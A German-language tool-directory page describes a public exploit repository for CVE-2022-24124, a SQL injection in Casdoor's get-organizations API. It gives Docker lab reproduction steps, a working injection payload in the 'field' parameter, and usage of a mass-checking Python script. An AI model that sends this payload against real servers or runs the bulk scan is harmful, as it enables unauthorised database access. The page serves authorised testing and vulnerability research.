
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2022-24124 — CVE-2022-24124-Exploit | Kitploit
Tools/GitHubGitHub/b1gdog/cve-2022-24124
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstests
GitHubb1gdog/cve-2022-24124

CVE-2022-24124

CVE-2022-24124-Exploit

Repository anzeigen
2212vor 3 JahrenNoch nicht geprüft
Teilen

Vorwort

Casdoor ist eine zentralisierte Single-Sign-On (SSO) Authentifizierungsplattform basierend auf OAuth 2.0/OIDC.


Kennung

CVE-ID: CVE-2022-24124

CNPD-ID: CNPD-202201-7304


Betroffene Versionen

Schweregrad: Hoch (7.5 HIGH)

POC/EXP: Öffentlich verfügbar

Casdoor < Casdoor 1.13.1 // Alle Versionen vor 1.13.1 sind betroffen


Beschreibung der Schwachstelle

Diese Schwachstelle ist eine SQL-Injection-Schwachstelle. In der Abfrage-API besteht eine SQL-Injection im Zusammenhang mit den Parametern 'field' und 'value', wie in api/get-organizations gezeigt.


Reproduktion

Schwachstellen-Image pullen

docker pull vulfocus/casdoor:1.13.0

Docker pull

Umgebung starten

docker run -itd -p 8000:8000 -it -d vulfocus/casdoor:1.13.0

dockerRun

Seite der Schwachstellenumgebung öffnen

http

Payload mit POC konstruieren

POC: /api/get-organizations?p=123&pageSize=123&value=cfx&sortField=&sortOrder=&field=updatexml(1,version(),3)

1661963474975


Skript zur automatischen Überprüfung

Haftungsausschluss: Dieses Tool ist nur für Sicherheitsforschung oder autorisierte Penetrationstests bestimmt. Bei rechtswidriger Nutzung übernimmt der Autor keine Haftung.


python3 CVE-2022-24124.py -h

image

python3 CVE-2022-24124.py -u http://127.0.0.1

image

python3 CVE-2022-24124.py -f urls.txt

image


Weitere Informationen

https://nvd.nist.gov/vuln/detail/CVE-2022-24124

https://github.com/ColdFusionX/CVE-2022-24124

https://github.com/0xAbbarhSF/CVE-2022-24124

Basierend auf https://www.t00ls.com/thread-66989-1-1.html

Als Übung habe ich eine Python-Version geschrieben und eine Funktion zur Massenüberprüfung hinzugefügt.


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    831
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    534
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    284
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    275

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →